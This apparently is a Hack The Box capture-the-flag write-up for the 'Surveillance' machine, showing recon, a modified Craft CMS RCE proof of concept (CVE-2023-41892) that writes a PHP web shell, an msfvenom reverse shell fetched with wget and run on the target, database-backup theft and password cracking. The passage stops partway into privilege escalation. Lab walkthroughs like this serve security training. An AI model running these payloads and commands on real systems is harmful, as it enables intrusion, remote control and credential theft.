
Surveillance



IP: 10.129.122.21

Info Gathering

Initial Setup

```
# Make directory to save files
mkdir ~/HTB/Boxes/Surveillance
cd ~/HTB/Boxes/Surveillance

# Open a tmux session
tmux new -s Surveillance

# Start logging session
(Prefix-Key) CTRL + b, SHIFT + P

# Connect to HackTheBox OpenVPN
sudo openvpn /etc/openvpn/client/lab_tobor.ovpn

# Create Metasploit Workspace
sudo msfconsole
workspace -a Surveillance
workspace Surveillance
setg LHOST 10.10.14.51
setg LPORT 1337
setg RHOST 10.129.122.21
setg RHOSTS 10.129.122.21
setg SRVHOST 10.10.14.51
setg SRVPORT 9000
use multi/handler
```

Enumeration

```
# Add enumeration info into workspace
db_nmap -sC -sV -O -A 10.129.122.21 -oN surveillance.nmap
```

Hosts

```
Hosts
=====

address         mac  name  os_name  os_flavor  os_sp  purpose  info
-------         ---  ----  -------  ---------  -----  -------  ----
10.129.122.21                linux              5.X    server
```

Services

```
Services
========

host           port  proto  name  state  info
----           ----  -----  ----  -----  ----
10.129.122.21  22    tcp    ssh   open   OpenSSH 8.9p1 Ubuntu 3ubuntu0.4
10.129.122.21  80    tcp    http  open   nginx 1.18.0 Ubuntu
```

Gaining Access

In my nmap results I am able to see that 10.129.122.21 is forwarded to surveillance.htb in the browser

Screenshot Evidence

```
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.9p1 Ubuntu 3ubuntu0.4 (Ubuntu Linu
| ssh-hostkey:
|   256 96:07:1c:c6:77:3e:07:a0:cc:6f:24:19:74:4d:57:0b (ECDSA)
|_  256 0b:a4:c0:cf:e2:3b:95:ae:f6:f5:df:7d:0c:88:d6:ce (ED25519)
80/tcp open  http    nginx 1.18.0 (Ubuntu)
|_http-title: Did not follow redirect to http://surveillance.htb/
|_http-server-header: nginx/1.18.0 (Ubuntu)
```

I added that value to my /etc/hosts file

```
# Edit File
vim /etc/hosts
# Added Line
10.129.122.21    surveillance.htb
```


Screenshot Evidence

```
File  Actions  Edit  View  Help
127.0.0.1       localhost
127.0.1.1       kali
10.129.122.21   surveillance.htb

# The following lines are desirable for IPv6
::1     localhost ip6-localhost ip6-loopback
ff02::1 ip6-allnodes
ff02::2 ip6-allrouters
```

I am then able to access the site in my browser

LINK: http://surveillance.htb/

Screenshot Evidence




I viewed the page source to check comments and look for version information and discovered in the footer the site is running Craft CMS version 4.4.14

Screenshot Evidence

Visiting the link shows me the source code for the site
SOURCE: https://github.com/craftcms/cms/tree/4.4.14


I ran a Google search for "**craft cms 4.4.14 exploit**" and discovered CVE-2023-41892 which is a remote code exeuction (RCE)
REFERENCE: https://threatprotect.qualys.com/2023/09/25/craft-cms-remote-code-execution-vulnerability-cve-2023-41892/

Screenshot Evidence



I next looked for an available proof of concept and found one on GitHub by Google searching "**CVE-2023-41892 proof of concept**"
REFERENCE: https://gist.github.com/gmh5225/8fad5f02c2cf0334249614eb80cbf4ce

Screenshot Evidence




I copy and pasted the exploit into a file on my machine
The PoC does not work as is and requires some modification
Reasoning for this is the exploit needs to be able to write to a directory on the webserver.
The native root directory the exploit defines is not writeable
SOURCE: https://blog.calif.io/p/craftcms-rce

Line 21 and Line 53 house the shell.php file which can safely be assumed is the file we are uploading to the target.
I added a URI value before it trying the directories seen by Burpsuite such as css, js, DRD, images, img, usr, and var without success
I fuzzed for more possibilities

```
# Command Executed
ffuf -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -u http://surveillance.htb/FUZZ -c -ac
```

This discovered a login page at /admin which I also attempted to write to without success.
However, looking in Burp a new directory appeared “**cpresources**”

Screenshot Evidence



Just in case I grepped my wordlists for cpresources and fuzzed again using a wordlist that contains cpresources

```
# Find Wordlist
grep -R cpresources /usr/share/wordlists/*

# Fuzz with it
ffuf -w /usr/share/wordlists/seclists/Discovery/Web-Content/dsstorewordlist.txt -u http://surveillance.htb/FUZZ
-c -ac
```

Screenshot Evidence

```
┌──(root㉿kali)-[~/HTB/Boxes/Surveillance]
└─# ffuf -w /usr/share/wordlists/seclists/Discovery/Web-Content/dsstorewordlist.txt -u http

        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v2.1.0-dev
________________________________________________

 :: Method           : GET
 :: URL              : http://surveillance.htb/FUZZ
 :: Wordlist         : FUZZ: /usr/share/wordlists/seclists/Discovery/Web-Content/dsstorewo
 :: Follow redirects : false
 :: Calibration      : true
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: 200-299,301,302,307,401,403,405,500
________________________________________________

.htaccessTtfsioVu       [Status: 301, Size: 178, Words: 6, Lines: 8, Duration: 67ms]
css                     [Status: 301, Size: 178, Words: 6, Lines: 8, Duration: 67ms]
images                  [Status: 301, Size: 178, Words: 6, Lines: 8, Duration: 65ms]
img                     [Status: 301, Size: 178, Words: 6, Lines: 8, Duration: 71ms]
fonts                   [Status: 301, Size: 178, Words: 6, Lines: 8, Duration: 71ms]
web.config              [Status: 200, Size: 1202, Words: 385, Lines: 28, Duration: 71ms]
.htaccess               [Status: 200, Size: 304, Words: 43, Lines: 10, Duration: 73ms]
index.php               [Status: 200, Size: 16230, Words: 5713, Lines: 476, Duration: 89ms
admin                   [Status: 302, Size: 0, Words: 1, Lines: 1, Duration: 186ms]
cpresources             [Status: 301, Size: 178, Words: 6, Lines: 8, Duration: 67ms]
index                   [Status: 200, Size: 1, Words: 1, Lines: 2, Duration: 1387ms]
logout                  [Status: 302, Size: 0, Words: 1, Lines: 1, Duration: 942ms]
:: Progress: [1828/1828] :: Job [1/1] :: 32 req/sec :: Duration: [0:00:44] :: Errors: 0 ::
```

Back in the Proof of Concept exploit I modified lines 21 and 53 and changed /shell.php to cpresources/shell.php

Screenshot Evidence Line 21

```
19          <image>
20          <read filename="caption:&lt;?php @system(@$_REQUEST['cmd']); ?&g
21          <write filename="info:DOCUMENTROOT/cpresources/shell.php" />
22          </image>""".replace("DOCUMENTROOT", documentRoot), "text/plain")
```

Screenshot Evidence Line 53

```
52 def shell(cmd):
53      response = requests.get(url + "/cpresources/shell.php",
54      match = re.search(r'caption:(.*?)CAPTION', response.tex
```

I also needed to remove the proxies value on line 50 so the exploit would go to the target

Screenshot Evidence Original

```
response = requests.post(url, headers=headers, data=data, proxies={"http": "http://127.0.0.1:8080"})
```


Screenshot Evidence Line 50 Change

```
49      }
50      response = requests.post(url, headers=headers, data=data)
51
```

I exeuted the proof of concept and gained RCE

```
# Command Executed
python3 poc.py http://surveillance.htb
```

Screenshot Evidence



I elevated my shell by generating a Meterpreter payload

```
# Generate Payload
msfvenom -p linux/x86/meterpreter/reverse_tcp LHOST=10.10.14.51 LPORT=1337 -f elf -o tobor.elf
```

I started a listener

```
# Metasploit commands
use multi/handler
setg LHOST 10.10.14.51
setg LPORT 1337
set payload linux/x86/meterpreter/reverse_tcp
run -j
```

I uploaded the payload to the target

```
# Commands Executed on Target
wget http://10.10.14.51:8000/tobor.elf -P /tmp/tobor
chmod +x /tmp/tobor/tobor.elf
bash /tmp/tobor/tobor.elf
```

Screenshot Evidence Uploaded File

```
$ ls -la /tmp/tobor
total 12
drwxr-xr-x  2 www-data www-data 4096 Dec 15 03:55 .
drwxrwxrwt 14 root     root     4096 Dec 15 03:55 ..
-rw-r--r--  1 www-data www-data  207 Dec 15 03:53 tobor.elf
$ chmod +x /tmp/tobor/tobor.elf

$ ls -la /tmp/tobor/tobor.elf
-rwxr-xr-x 1 www-data www-data 207 Dec 15 03:53 /tmp/tobor/tobor.elf
$ /tmp/tobor

$
```

Screenshot Evidence Caught Shell

```
meterpreter > getuid
Server username: www-data
meterpreter > shell
Process 1792 created.
Channel 1 created.
python3 -c 'import pty;pty.spawn("/bin/bash")'
www-data@surveillance:~/html/craft/web/cpresources$ id
id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
www-data@surveillance:~/html/craft/web/cpresources$ hostname
hostname
surveillance
www-data@surveillance:~/html/craft/web/cpresources$ hostname -I
hostname -I
10.129.122.21
www-data@surveillance:~/html/craft/web/cpresources$
```

In my enumeration I discovered a “backups” directory containing a zip file

Screenshot Evidence

```
www-data@surveillance:~/html/craft$ ls storage/backups
ls storage/backups
surveillance--2023-10-17-202801--v4.4.14.sql.zip
www-data@surveillance:~/html/craft$ cd storage/backsup
```

I transferred to my machine

```
# Meterpreter Command Executed
download /var/www/html/craft/storage/backups/surveillance--2023-10-17-202801--v4.4.14.sql.zip
```

Screenshot Evidence

```
Background channel 1? [y/N]  y
meterpreter > download /var/www/html/craft/storage/backups/survei
[*] Downloading: /var/www/html/craft/storage/backups/surveillance
4.4.14.sql.zip
[*] Downloaded 19.45 KiB of 19.45 KiB (100.0%): /var/www/html/cra
veillance--2023-10-17-202801--v4.4.14.sql.zip
[*] Completed  : /var/www/html/craft/storage/backups/surveillance
4.4.14.sql.zip
```

I unzipped the archive and view the file it contained

```
# Command Executed
unzip surveillance--2023-10-17-202801--v4.4.14.sql.zip
file surveillance--2023-10-17-202801--v4.4.14.sql
less surveillance--2023-10-17-202801--v4.4.14.sql
```

Screenshot Evidence

```
┌──(root㉿kali)-[~/HTB/Boxes/Surviellance]
└─# unzip surveillance--2023-10-17-202801--v4.4.14.sql.zip
Archive:  surveillance--2023-10-17-202801--v4.4.14.sql.zip
  inflating: surveillance--2023-10-17-202801--v4.4.14.sql
```

I grepped for a username and discovered Matthew is the admin user and a database hash for him

```
# Command Executed
grep user surveillance--2023-10-17-202801--v4.4.14.sql
```

Screenshot Evidence

```
*/;
),1,'admin','Matthew B','Matthew','B','admin@surveillance.htb','39ed84b22ddc
2023-10-11 18:58:57',NULL,1,NULL,NULL,NULL,0,'2023-10-17 20:27:46','2023-10-
```

I added the hash to a file and identified it

```
# Commands Executed
echo '39ed84b22ddc63ab3725a1820aaa7f73a8f3f10d0848123562c9f35c675770ec' > matthew.hash
hashid
39ed84b22ddc63ab3725a1820aaa7f73a8f3f10d0848123562c9f35c675770ec
```

Screenshot Evidence

```
┌──(root㉿kali)-[~/HTB/Boxes/Surviellance]
└─# echo '39ed84b22ddc63ab3725a1820aaa7f73a8f3f10d0848123562c9f3

┌──(root㉿kali)-[~/HTB/Boxes/Surviellance]
└─# hashid
39ed84b22ddc63ab3725a1820aaa7f73a8f3f10d0848123562c9f35c675770ec
Analyzing '39ed84b22ddc63ab3725a1820aaa7f73a8f3f10d0848123562c9f
[+] Snefru-256
[+] SHA-256
[+] RIPEMD-256
[+] Haval-256
[+] GOST R 34.11-94
[+] GOST CryptoPro S-Box
[+] SHA3-256
[+] Skein-256
[+] Skein-512(256)
```

I was able to crack the hash

```
# Hashcat Method
hashcat -m 1400 matthew.hash /usr/share/wordlists/rockyou.txt

# John Method
john --format=raw-sha256 -w=/usr/share/wordlists/rockyou.txt matthew.hash
```

Screenshot Evidence

```
┌──(root㉿kali)-[~/HTB/Boxes/Surviellance]
└─# john --format=raw-sha256 -w=/usr/share/wordlists/rockyo
Using default input encoding: UTF-8
Loaded 1 password hash (Raw-SHA256 [SHA256 128/128 AVX 4x])
Warning: poor OpenMP scalability for this hash type, consid
Will run 2 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for stat
starcraft122490  (?)
1g 0:00:00:00 DONE (2023-12-14 20:12) 3.703g/s 13167Kp/s 13
Use the "--show --format=Raw-SHA256" options to display all
Session completed.
```

USER: matthew
PASS: starcraft122490

I was able to ssh into the target using those credentials and read the user flag

```
# Read the user flag
cat ~/user.txt
#RESULTS
0527518cf8ea10c848a7fb0895ba8265
```

Screenshot Evidence

```
matthew@surveillance:~$ hostname
surveillance
matthew@surveillance:~$ id
uid=1000(matthew) gid=1000(matthew) groups=1000(matthew)
matthew@surveillance:~$ hostname -I
10.129.122.21
matthew@surveillance:~$ cat ~/user.txt
0527518cf8ea10c848a7fb0895ba8265
matthew@surveillance:~$
```

USER FLAG: 0527518cf8ea10c848a7fb0895ba8265

PrivEsc

In my enumeration I noticed port 8080 was listening locally only as is MariaDB on port 3306

```
# Command Executed
ss -tunlp
```

Screenshot Evidence

```
matthew@surveillance:~$ ss -tunlp
Netid          State           Recv-Q          Send-Q                    Local Address:Port
udp            UNCONN          0               0                 127.0.0.53%lo:53
udp            UNCONN          0               0                       0.0.0.0:68
tcp            LISTEN          0               80                  127.0.0.1:3306
tcp            LISTEN          0               511                 127.0.0.1:8080
tcp            LISTEN          0               511                     0.0.0.0:80
tcp            LISTEN          0               4096              127.0.0.53%lo:53
tcp            LISTEN          0               128                     0.0.0.0:22
tcp            LISTEN          0               128                        [::]:22
matthew@surveillance:~$
```

I checked for the process listening on 8080 but could not find it with netstat or lsof
In the nginx sites available directory I was able to discover this is zoneminder site configuration

```
# Command Executed
cat /etc/nginx/sites-available/zoneminder.conf
```

Screenshot Evidence

